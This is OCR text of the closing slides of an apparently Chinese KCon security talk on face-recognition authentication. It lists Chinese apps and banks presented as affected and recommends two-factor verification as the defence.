
1. 微信、QQ、支付宝、淘宝、京东、百度、网易。。。。。。
2. 工行、交行、建行、中行、兴业银行、中信银行、浦发银行、招商银行、光大银行、华夏银行。。。。。。
3. 滴滴、美团、携程、去哪儿、饿了么。。。。。
4. You name it

Part. **05**

安全建议

安全建议：

1. 有条件的机构：双因子验证
2. 没有条件的机构：与有双因子验证的机构合作



刷脸失败

请正对手机，确保光线充足

问答环节

THANKS

[Hacker@KCon]